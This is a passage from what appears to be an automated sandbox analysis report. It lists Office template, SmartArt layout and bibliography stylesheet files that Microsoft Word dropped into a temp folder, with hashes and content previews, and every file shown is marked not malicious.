C:\Users\user\AppData\Local\Temp\TCD7E5B.tmp\Content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	3.4680595384446202
Encrypted:	false
SSDEEP:	6:fxnxUXivlE3QepmlJ0+hdADryMluyS6Bkls0Lwv:fxnyydGHmD0+dAH/luWvv
MD5:	D79B5DE6D93AC06005761D88783B3EE6
SHA1:	E05BDCE2673B6AA8CBB17A138751EDFA2264DB91
SHA-256:	96125D6804544B8D4E6AE8638EFD4BD1F96A1BFB9EEF57337FFF40BA9FF4CDD1
SHA-512:	34057F7B2AB273964CB086D8A7DF09A4E05D244A1A27E7589BDC7E5679AB5F587FAB52A2261DB22070DA11EF016F7386635A2B8E54D83730E77A7B142C2E3929
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .a.r.c.h.i.t.e.c.t.u.r.e...g.l.o.x.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e.m.p.l.a.t.e.s.}.\.S.m.a.r.t.A.r.t. .G.r.a.p.h.i.c.s.....

C:\Users\user\AppData\Local\Temp\TCD7E5B.tmp\architecture.glox

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE

File Type:	Microsoft OOXML
Category:	dropped
Size (bytes):	5783
Entropy (8bit):	7.88616857639663
Encrypted:	false
SSDEEP:	96:CDG4D+8VsXzXc2zLXTJ2XFY47pk2G7HVlwFzTXNbMfmn2ivLZcreFWw5fc9ADdZm:CDG4DRGY23l2Xu47GL7YtT9V29yWvWdk
MD5:	8109B3C170E6C2C114164B8947F88AA1
SHA1:	FC63956575842219443F4B4C07A8127FBD804C84
SHA-256:	F320B4BB4E57825AA4A40E5A61C1C0189D808B3EACE072B35C77F38745A4C416
SHA-512:	F8A8D7A6469CD3E7C31F3335DDCC349AD7A686730E1866F130EE36AA9994C52A01545CE73D60B642FFE0EE49972435D183D8CD041F2BB006A6CAF31BAF4924AC
Malicious:	false
Preview:	PK.....A;.h.....F.....[Content_Types].xmlz.....MN.0...by.b.,.BI...X `...{..O.S...H\.'.XTP..K{.o.....rg..bL...XM.:.v..c.k...}.D....9.....Bb>.+..G.....+(.u}.w.]....v..{.M&.].>`....nB..B0Z@.e.u..R.....-.&#....aR..`.a..|. 1^.....&..|..s.A.t..b..A.i7...7.&....bQK$O.....9....V....Wt_PK.....pnB;.M.:....g....._rels/.rels...J.0.._%.n....xp..,{.i2M.....G.....7...3o/.....d.kyU....^..[>Q....j.#P.H.....Z>..+!...B*\|@...G...E....E]..".3.....!..7....;:.,.....Ot..0r....Z..&1..U..p.U-.[Uq&.....Gyy.}n.(.C(i.x.....?.vM..}..%.7.b.>L..]..PK.....EV:5K..4....H.....diagrams/layout1.xml.Yo.6.....S.`.....$M...Q8A...R..T.k...K.4CQG..}.A..9.?R....!&...Q..ZW.....Q....<8..z..g....4{d.>..;{.>.X.....Y.2.....cR....9e.. ..}L.....yv&.&...r..h...._..M. e...[..}.>.k.....3.`.ygN...7.w..3..W.S.....w9....r(....Zb..1....z...&WM.D<.....D9...ge.....6+.Y....$f.....wJ$O..N..FC..Er.....?..is...-Z

C:\Users\user\AppData\Local\Temp\TCD7E6B.tmp\Content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	246
Entropy (8bit):	3.5039994158393686
Encrypted:	false
SSDEEP:	6:fxnxUX4f+E3QepmlJ0+hdADryMluyS6Bkls0Lwv:fxnyvGHmD0+dAH/luWvv
MD5:	16711B951E1130126E240A6E4CC2E382
SHA1:	8095AA79AEE029FD06428244CA2A6F28408448DB
SHA-256:	855342FE16234F72DA0C2765455B69CF412948CFBE70DE5F6D75A20ACDE29AE9
SHA-512:	454EAA0FD669489583C317699BE1CE5D706C31058B08CF2731A7621FDEFB6609C2F648E02A7A4B2B3A3DFA8406A696D1A6FA5063DDA684BDA4450A2E9FEFB0EF
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .T.a.b.b.e.d.A.r.c...g.l.o.x.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e.m.p.l.a.t.e.s.}.\.S.m.a.r.t.A.r.t. .G.r.a.p.h.i.c.s.....

C:\Users\user\AppData\Local\Temp\TCD7E6B.tmp\TabbedArc.glox

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	Zip archive data, at least v2.0 to extract, compression method=deflate
Category:	dropped
Size (bytes):	3683
Entropy (8bit):	7.772039166640107
Encrypted:	false
SSDEEP:	96:GyfQZd6ZHNCWl9aXFkZwlq/QDsRYPf8P9QtDIs5r:G6wYtNZS1k99AmPfSOtD5r
MD5:	E8308DA3D46D0BC30857243E1B7D330D
SHA1:	C7F8E54A63EB254C194A23137F269185E07F9D10
SHA-256:	6534D4D7EF31B967DD0A20AFFF092F8B93D3C0EFCBF19D06833F223A65C6E7C4
SHA-512:	88AB7263B7A8D7DDE1225AE588842E07DF3CE7A07CBD937B7E26DA7DA7CFED23F9C12730D9EF4BC1ACF26506A2A96E07875A1A40C2AD55AD1791371EE674A09B
Malicious:	false
Preview:	PK.....a9;lq.ri...#.....diagrams/layout1.xmlz.....WKn.0.];.`..J..AP...4E..!..hi$..I.....z..D.d;...m.d...f.3o.._....9'.P.I1.F.C...d.D:.....Q..Z..5$..BO...e..(.9..2..+.Tsjp.. Vt.f.<...gA.h...8...>..p4..T...9.c...'.G.;.@.;xKE.A.uX.....1Q...>...B...!T.%.* ...0.....&.....(.R.u..BW.yF.Grs...)..$..p^.s.c._..F4.*. .<%.BD..E....x... ..@...v.7f.Y.....N.|.qW'..m.....i m.?.64w..h....UI...J....;.0..[....G..\...?:.7.0.fGK.C.o^....j4.....p...w:...V....cR..i...I...J=...%. &..#..[M....YG...u...I)F.I>.j.....f..6.....2.]..$7.....Fr..o.0...I&..6U...M.....%..47.a.[..s.....[..r....Q./}.-.(.\..#. ..y`...a2..*....UA.$K.nQ:e!bB.H.-Q-a.$La.%.Z!...6L...@...j.5.....b..S.\c..u...R..dXWS.R.8"....o[..V...s0W..8:...U.#5..hK....ge.Q0$>...k.<...YA.g..o5...3... ..~re.....>.....:..$.~.....pu ._Q..|Z...r...E.X.....U....f)s^.?...%.....459..XtL:M.).....x..n9..h...c...PK.....Ho9<"..%.....diagrams/layoutHeader1.xmlMP.N.0.>oOa.

C:\Users\user\AppData\Local\Temp\TCD7E9B.tmp\Content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	292
Entropy (8bit):	3.5026803317779778
Encrypted:	false

SSDEEP:	6:fxnxUXC89ADni8ME3QepmlJ0+3FbnKfZObdADryMluxHZypwwyv:fxnyf9ADiNGHmD0wbnKYZAH/IMZqiv
MD5:	A0D51783BFEE86F3AC46A810404B6796
SHA1:	93C5B21938DA69363DBF79CE594C302344AF9D9E
SHA-256:	47B43E7DBDF8B25565D874E4E071547666B08D7DF4D736EA8521591D0DED640F
SHA-512:	CA3DB5A574745107E1D6CAA60E491F11D8B140637D4ED31577CC0540C12FDF132D8BC5EBABEA3222F4D7BA1CA016FF3D45FE7688D355478C27A4877E6C4D0 75
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .g.o.s.t.t.i.t.l.e...x.s.l.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....E.x.e.c.u.t.a.b.l.e.:. .{.W.D.}.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. . {.M.y. .T.e.m.p.l.a.t.e.s.}.....C.o.m.m.a.n.d.:. ./.f. .{.F.i.l.e.P.a.t.h.}.....

C:\Users\user\AppData\Local\Temp\TCD7E9B.tmp\gosttitle.xsl

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	251032
Entropy (8bit):	5.102652100491927
Encrypted:	false
SSDEEP:	6144:hwprA5R95vtfb8p4bgWPwW6/m26AnV9IBgIkqm6HITUZJcjUZS1XkaNPQTlvB2zr:JA
MD5:	F425D8C274A8571B625EE66A8CE60287
SHA1:	29899E309C56F2517C7D9385ECDBB719B9E2A12B
SHA-256:	DD7B7878427276AF5DBF8355ECE0D1FE5D693DF55AF3F79347F9D20AE50DB938
SHA-512:	E567F283D903FA533977B30FD753AA1043B9DDE48A251A9AC6777A3B67667443FEAD0003765A630D0F840B6C275818D2F903B6CB56136BEDCC6D9BDD2077656
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>.....<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-co m:xslt".xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">...<xsl:output method="html" encodi ng="us-ascii"/>.....<xsl:template match="*" mode="outputHtml2">.....<xsl:apply-templates mode="outputHtml"/>.....</xsl:template>.....<xsl:template name="StringFormat Dot">....<xsl:param name="format" />....<xsl:param name="parameters" />.... <xsl:variable name="prop_EndChars">.. <xsl:call-template name="templ_prop_En dChars"/>.. </xsl:variable>.... <xsl:choose>.....<xsl:when test="$format = ""></xsl:when>.....<xsl:when test="substring($format, 1, 2) = '%%'">.....<xsl:text>%</x sl:text>.....<xsl:call-template name="StringFormatDot">.....<xsl:with-param name="format" select="substring($format, 3)" />.....<xsl:with-param name="parameters" sel ect="$para

C:\Users\user\AppData\Local\Temp\TCD7EAC.tmp\Content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	254
Entropy (8bit):	3.4845992218379616
Encrypted:	false
SSDEEP:	6:fxnxUXQFoEIh/lE3QepmlJ0+hdADryMluyS6Bkls0Lwv:fxny8lLGHmD0+dAH/luWvv
MD5:	E8B30D1070779CC14FBE93C8F5CF65BE
SHA1:	9C87F7BC66CF55634AB3F070064AAF8CC977CD05
SHA-256:	2E90434BE1F6DCEA9257D42C331CD9A8D06B848859FD4742A15612B2CA6EFACB
SHA-512:	C0D5363B43D45751192EF06C4EC3C896A161BB11DBFF1FC2E598D28C644824413C78AE3A68027F7E622AF0D709BE0FA893A3A3B4909084DF1ED9A8C1B8267FC A
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .H.e.x.a.g.o.n.R.a.d.i.a.l...g.l.o.x.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e.m.p.l. a.t.e.s.}.\.S.m.a.r.t.A.r.t. .G.r.a.p.h.i.c.s.....

C:\Users\user\AppData\Local\Temp\TCD7EAC.tmp\HexagonRadial.glox

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	Microsoft OOXML
Category:	dropped
Size (bytes):	6024
Entropy (8bit):	7.886254023824049
Encrypted:	false
SSDEEP:	96:bGa2onnLYHTSSxpHVTSH1bywZKmpRqiUtFvS9xrPooBpni6eDa16MUELHsrKjRBA:SJonLYzSSr1TuZNwtFZKpiiyrKXuCUd
MD5:	20621E61A4C5B0FFEEC98FFB2B3BCD31
SHA1:	4970C22A410DCB26D1BD83B60846EF6BEE1EF7C4
SHA-256:	223EA2602C3E95840232CACC30F63AA5B050FA360543C904F04575253034E6D7
SHA-512:	BDF3A8E3D6EE87D8ADE0767918603B8D238CAE8A2DD0C0F0BF007E89E057C7D1604EB3CCAF0E1BA54419C045FC6380ECBDD070F1BB235C44865F1863A8FA7 EEA
Malicious:	false

Preview:	PK.....T.>.....[Content_Types].xmlz.....=N.1...b.Eko(.B....(.Pp..=.u.?.....#q..ND.!$.J{.o....G..[Cv.....+.R.Nx.....0."u..S...$&.....Je..B..x.....m.....M^z....f....| ...N..Q..z.!.- .2.9y.i.8j.....0.AE..p.s~@../jw.#8.I.#....4.~CI.:#h..f.PU.s.~.....(.)F..Y.....^x..PK.....T.>...V....L....._rels/.rels...J.@.._e..]AD.....x....3.t..T.w.\ZpA<x.....v..'.. ..z.....Y..[...<..2.TT....Q$.!.=.....&C....b".F.q.7...X3...7.8.N.}.. ?..8...#...,.L.3.#e...wZpZ.]S..:....t.....{..6.7.\|..,dH.e..K 7-}.~.v...5.....b..PK.....2..<..]#.....'.....diagrams/layout1 .xml.].r.8...V.;0.;..aO.....{.....V..3].d{.....\. .#.t.. .....x<...@7o.]..7.N..@.NF..../....S.../.xC..U...<..Q.=...\|..v.....cQ..Y=.....i`.. ..?.;...Go....x.O.$....7s..0..qg....|..r..l. w.a..p.3.Em7v...N.....3..7...N.\\..f...9...U$..7...k.C..M.@\.s....G/..?...I...t.Yos...p..z...6.lnqi.6..<..1qg+.....#]....|C/N..K\}.....#..".

C:\Users\user\AppData\Local\Temp\TCD7EBD.tmp\Content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	332
Entropy (8bit):	3.547857457374301
Encrypted:	false
SSDEEP:	6:fxnxUXSpGLMeKlPaw93Ti8ME3QepmlJ0+3FbnKfZObdADryMluxHZypwwyv:fxnyipTIw9eNGHmD0wbnKYZAH/lMZqiv
MD5:	4EC6724CBBA516CF202A6BD17226D02C
SHA1:	E412C574D567F0BA68B4A31EDB46A6AB3546EA95
SHA-256:	18E408155A2C2A24D91CD45E065927FFDA726356AAB115D290A3C1D0B7100402
SHA-512:	DE45011A084AB94BF5B27F2EC274D310CF68DF9FB082E11726E08EB89D5D691EA086C9E0298E16AE7AE4B23753E5916F69F78AAD82F4627FC6F80A6A43D163D B
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .h.a.r.v.a.r.d.a.n.g.l.i.a.2.0.0.8.o.f.f.i.c.e.o.n.l.i.n.e...x.s.l.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....E.x.e.c.u.t.a.b.l.e.:. . {.W.D.}.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e.m.p.l.a.t.e.s.}.....C.o.m.m.a.n.d.:. ./.f. .{.F.i.l.e.P.a.t.h.}.....

C:\Users\user\AppData\Local\Temp\TCD7EBD.tmp\harvardanglia2008officeonline.xsl

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	XML 1.0 document, Unicode text, UTF-8 text, with CRLF line terminators
Category:	dropped
Size (bytes):	284415
Entropy (8bit):	5.00549404077789
Encrypted:	false
SSDEEP:	6144:N9G5o7Fv0ZcxrStAtXWty8zRLYBQd8itHiYYPVJHMSo27hlwNR57johqBXlwNR2b:y
MD5:	33A829B4893044E1851725F4DAF20271
SHA1:	DAC368749004C255FB0777E79F6E4426E12E5EC8
SHA-256:	C40451CADF8944A9625DD690624EA1BA19CECB825A67081E8144AD5526116924
SHA-512:	41C1F65E818C2757E1A37F5255E98F6EDEAC4214F9D189AD09C6F7A51F036768C1A03D6CFD5845A42C455EE189D13BB795673ACE3B50F3E1D77DAFF400F4D7(8
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>....<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com: xslt".....xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">.....<xsl:output method="html" e ncoding="us-ascii"/>.....<xsl:template match="/">....<xsl:call-template name="Start"/>...</xsl:template>.....<xsl:template name="Start">....<xsl:choose>.....<xsl:when tes t="b:Version">.....<xsl:text>2010.2.02</xsl:text>.....</xsl:when>.....<xsl:when test="b:XslVersion">.....<xsl:text>2008</xsl:text>.....</xsl:when>.... <xsl:when test="b:St yleNameLocalized">.. <xsl:choose>.. <xsl:when test="b:StyleNameLocalized/b:Lcid='1033'">.. <xsl:text>Harvard - Anglia</xsl:text>.. </x sl:when>.. <xsl:when test="b:StyleNameLocalized/b:Lcid='1025'">.. <xsl:text>Harvard - Anglia</xsl:text>.. </xsl:when>.. <x

C:\Users\user\AppData\Local\Temp\TCD7EBE.tmp\Content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	374
Entropy (8bit):	3.5414485333689694
Encrypted:	false
SSDEEP:	6:fxnxUX8FaE3f8AWqlQqr++lcWimqnKOE3QepmlJ0+3FbnKfZObdADryMluxHZypo:fxnyj9AWI+acgq9GHmD0wbnKYZAH/lMf
MD5:	2F7A8FE4E5046175500AFFA228F99576
SHA1:	8A3DE74981D7917E6CE1198A3C8E35C7E2100F43
SHA-256:	1495B4EC56B371148EA195D790562E5621FDBF163CDD8A5F3C119F8CA3BD2363
SHA-512:	4B8FBB692D91D88B584E46C2F01BDE0C05DCD5D2FF073D83331586FB3D201EACD777D48DB3751E534E22115AA1C3C30392D0D642B3122F21EF10E3EE6EA3BE 82
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .T.e.x.t. .S.i.d.e.b.a.r. .(.A.n.n.u.a.l. .R.e.p.o.r.t. .R.e.d. .a.n.d. .B.l.a.c.k. .d.e.s.i.g.n.)...d.o.c.x.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s..... R.e.q.V.e.r.:. .1.4.....E.x.e.c.u.t.a.b.l.e.:. .{.W.D.}.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e.m.p.l.a.t.e.s.}.....C.o.m.m.a.n.d.:. ./.f. .{.F.i.l.e.P.a.t.h.}.....

C:\Users\user\AppData\Local\Temp\TCD7EBE.tmp\Text Sidebar (Annual Report Red and Black design).docx

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	Microsoft Word 2007+
Category:	dropped
Size (bytes):	47296
Entropy (8bit):	6.42327948041841
Encrypted:	false
SSDEEP:	768:ftjI1BT8N37szq00s7dB2wMVJGHR97/RDU5naXUsT:fJIPTfq0ndB2w1bpsE
MD5:	5A53F55DD7DA8F10A8C0E711F548B335
SHA1:	035E685927DA2FECB88DE9CAF0BECEC88BC118A7
SHA-256:	66501B659614227584DA04B64F44309544355E3582F59DBCA3C9463F67B7E303
SHA-512:	095BD5D1ACA2A0CA3430DE2F005E1D576AC9387E096D32D556E4348F02F4D658D0E22F2FC4AA5BF6C07437E6A6230D2ABF73BBD1A0344D73B864BC4813D6081
Malicious:	false
Preview:	PK.....<dSA4...T...P.....[Content_Types].xml ...(..... .....`.I.%&/m.{.J.J..t...`. $.@.....iG#).*..eVe]f.@....{...{...;.N'...?\fd.I..J..!....?~|.?"....|.{.[..e^7E.....Gi..V.by..G..|.....U..t.|..mW...m..|.5.j./..^d-.Y_.]e..E~wog...j...v.....?..u....c...W..G.4D_.}T,.@...}....R. Z..4k.....Y..mEkLor.f^..O..P...`..^\-o..D....n_d.jq...gwg.t.....:?/..}..Vu5...rQ..7..X.Q."./g..o....f....YB.....<..w?...ss..e.4Y}}...0.Y.....u3V.o..r...5....7bA..Us.z.`.r(.Y>.&DVy. .....6.T...e.|..g.%<...9a.&...7...}3:B.....<...!...:..7w...y..

C:\Users\user\AppData\Local\Temp\TCD7EBF.tmp\Content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	332
Entropy (8bit):	3.4871192480632223
Encrypted:	false
SSDEEP:	6:fxnxUXsdDUaw93Ti8ME3QepmlJ0+3FbnKfZObdADryMluxHZypwwyv:fxnyoRw9eNGHmD0wbnKYZAH/lMZqiv
MD5:	333BA58FCE326DEA1E4A9DE67475AA95
SHA1:	F51FAD5385DC08F7D3E11E1165A18F2E8A028C14
SHA-256:	66142D15C7325B98B199AB6EE6F35B7409DE64EBD5C0AB50412D18CBE6894097
SHA-512:	BFEE521A05B72515A8D4F7D13D8810846DC60F1E85C363FFEBD6CACD23AE8D2E664C563FC74700A4ED4E358F378508D25C46CB5BE1CF587E2E278EBC22BB225
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .m.l.a.s.e.v.e.n.t.h.e.d.i.t.i.o.n.o.f.f.i.c.e.o.n.l.i.n.e...x.s.l.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....E.x.e.c.u.t.a.b.l.e.:. .{.W.D.}.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e.m.p.l.a.t.e.s.}.....C.o.m.m.a.n.d.:. ./.f. .{.F.i.l.e.P.a.t.h.}.....

C:\Users\user\AppData\Local\Temp\TCD7EBF.tmp\mlaseventheditionofficeonline.xsl

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	254875
Entropy (8bit):	5.003842588822783
Encrypted:	false
SSDEEP:	6144:MwprAnniNgtfbzbOWPuv7kOMBLitjAUjTQLrYHwR0TnyDkHqV3iPr1zHX5T6SSXj:a
MD5:	377B3E355414466F3E3861BCE1844976
SHA1:	0B639A3880ACA3FD90FA918197A669CC005E2BA4
SHA-256:	4AC5B26C5E66E122DE80243EF621CA3E1142F643DD2AD61B75FF41CFEE3DFFAF
SHA-512:	B050AD52A8161F96CBDC880DD1356186F381B57159F5010489B04528DB798DB955F0C530465AB3ECD5C653586508429D98336D6EB150436F1A53ABEE0697AEB9
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>.....<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">...<xsl:output method="html" encoding="us-ascii"/>.....<xsl:template match="*" mode="outputHtml2">.....<xsl:apply-templates mode="outputHtml"/>...</xsl:template>.....<xsl:template name="StringFormatDot">....<xsl:param name="format" />....<xsl:param name="parameters" />.....<xsl:variable name="prop_EndChars">.....<xsl:call-template name="templ_prop_EndChars"/>....</xsl:variable>.....<xsl:choose>.....<xsl:when test="$format = ""></xsl:when>.....<xsl:when test="substring($format, 1, 2) = '%%'">.....<xsl:text>%</xsl:text>.....<xsl:call-template name="StringFormatDot">.....<xsl:with-param name="format" select="substring($format, 3)" />.....<xsl:with-param name="parameters" select="$parameters" />.....

C:\Users\user\AppData\Local\Temp\TCD7EEE.tmp\Content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	262
Entropy (8bit):	3.4901887319218092

Encrypted:	false
SSDEEP:	6:fxnxUXqhBMl0OoE3QepmlJ0+hdADryMluyS6Bkls0Lwv:fxnyiMl0OoGHmD0+dAH/luWvv
MD5:	52BD0762F3DC77334807DDFC60D5F304
SHA1:	5962DA7C58F742046A116DDDA5DC8EA889C4CB0E
SHA-256:	30C20CC835E912A6DD89FD1BF5F7D92B233B2EC24594F1C1FE0CADB03A8C3FAB
SHA-512:	FB68B1CF9677A00D5651C51EC604B61DAC2D250D44A71D43CD69F41F16E4F0A7BAA7AD4A6F7BB870429297465A893013BBD7CC77A8F709AD6DB97F5A0927B1DD
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .R.a.d.i.a.l.P.i.c.t.u.r.e.L.i.s.t...g.l.o.x.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e.m.p.l.a.t.e.s.}.\.S.m.a.r.t.A.r.t. .G.r.a.p.h.i.c.s.....

C:\Users\user\AppData\Local\Temp\TCD7EEE.tmp\RadialPictureList.glox

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	Microsoft OOXML
Category:	dropped
Size (bytes):	5596
Entropy (8bit):	7.875182123405584
Encrypted:	false
SSDEEP:	96:dGa2unnLYEB2EUAPOak380NQjqbHaPKJebgrEVws8Vw+BMa0EbdLVQaZJgDZh0pJ:UJunLYEB2EUAxk3plYaScgYwsV4bdS0X
MD5:	CDC1493350011DB9892100E94D5592FE
SHA1:	684B444ADE2A8DBE760B54C08F2D28F2D71AD0FA
SHA-256:	F637A67799B492FEFFB65632FED7815226396B4102A7ED790E0D9BB4936E1548
SHA-512:	3699066A4E8A041079F12E88AB2E7F485E968619CB79175267842846A3AD64AA8E7778CBACDF1117854A7FDCFB46C8025A62F147C81074823778C6B4DC930F12
Malicious:	false
Preview:	PK.....T.>.....[Content_Types].xmlz.....=N.1...b.Eko(.B....(.Pp..=.u.?.....#q..ND.!$.J{.o....G..[Cv.....+.R.Nx.....0."u..S...$&.....Je..B..x.....m.....M^z....f....|...N..Q..z.!.- .2.9y.i.8j.....0.AE..p.s~@../jw.#8.I.#....4.~Cl.:#h..f.PU.s.~.....(.)F..Y.....^x..PK.....T.>...V....L....._rels/.rels...J.@..._e..]AD.....x....3.t..T.w.\ZpA<x.....v..'...z.....Y..[...<..2.TT....Q$.!.=.....&C....b".F.q.7...X3...7.8.N.}.. ?..8...#...,.L.3.#e...wZpZ.]S..:.....t.....{..6.7.\|..,dH.e..K 7-}.~.v...5.....b..PK.....V.<.S.....Y.....diagrams/layout1.xml.\.r.8...U....m.$.."3.....;...../3.XAn..O.?....V.;...")Nr.O.H....O....._...E..S...L7....8H.y<=.....~...lc.....v9.X.%.\.^.,?g.v.?%w...f.).9.....Ld;.1..?~.%QQ...h.8;.gy..c4..]..0li.K&.[.9.....E4B.a..?e.B..4....E.....Y.?_&!.....i~..{.W..b....L.?..L..@.F....c.H..^..i...(d.....w...9..9,.....q..%[..]K}.u.k..V.%.Y.....W.y..;e4[V..u.!T...).%.

C:\Users\user\AppData\Local\Temp\TCD7F1F.tmp\Content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	274
Entropy (8bit):	3.438490642908344
Encrypted:	false
SSDEEP:	6:fxnxUXZlaWimoa2nRE3QepmlJ0+3FbnKfZObdADxp1RDWlVwv:fxnyplagN2RGHmD0wbnKYZAH+Vwv
MD5:	0F98498818DC28E82597356E2650773C
SHA1:	1995660972A978D17BC483FCB5EE6D15E7058046
SHA-256:	4587CA0B2A60728FF0A5B8E87D35BF6C6FDF396747E13436EC856612AC1C6288
SHA-512:	768562F20CFE15001902CCE23D712C7439721ECA6E48DDDCF8BFF4E7F12A3BC60B99C274CBADD0128EEA1231DB19808BAA878E825497F3860C381914C21B46F
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .E.l.e.m.e.n.t. .d.e.s.i.g.n. .s.e.t...d.o.t.x.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....E.x.e.c.u.t.a.b.l.e.:. .{.W.D.}.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.W.D. .D.o.c.u.m.e.n.t. .P.a.r.t.s.}.....

C:\Users\user\AppData\Local\Temp\TCD7F1F.tmp\Element design set.dotx

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	Microsoft Word 2007+
Category:	dropped
Size (bytes):	34415
Entropy (8bit):	7.352974342178997
Encrypted:	false
SSDEEP:	768:ev13NPo9o5NGEVli3kvH+3SMdk7zp3tE2:ev13xoOE+R3BkR7
MD5:	7CDFFC23FB85AD5737452762FA36AAA0
SHA1:	CFBC97247959B3142AFD7B6858AD37B18AFB3237
SHA-256:	68A8FBFBEE4C903E17C9421082E839144C205C559AFE61338CBDB3AF79F0D270
SHA-512:	A0685FD251208B772436E9745DA2AA52BC26E275537688E3AB44589372D876C9ACE14B21F16EC4053C50EB4C8E11787E9B9D922E37249D2795C5B7986497033E
Malicious:	false

Preview:	PK.....Y5B#.W .....[Content_Types].xml ...(..... .....`.I.%&/m.{. J.J..t...`.$.@.....iG#).*..eVe]f.@....{...{...;.N'...?\fd.l..J..!....?~\|.?"....\|.{.[..e^7E.....Gi..V.by..G..\|.....U..t.\|..mW...m..\|.5.j./..^d-.Y_.]e..E~wog...j...v.....?..u....c.....D....>.V...f- }..r9....=..Mn..U..5.(.....a...E..b....*..w.$...,O_fu."[P..WU=.;.....5..wdt..y1.....i.44-.r....;./.biG=.HK.....&o[B....z.7.o...&.....[.oL_7cuN..&e..ccAo...YW.....8...Y>.&DVy...- &.*...Y.....4.u.., !po....9W....g..F...*+1....d,'...L.M[-~.Ey. .....[

C:\Users\user\AppData\Local\Temp\TCD7F45.tmp\Content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
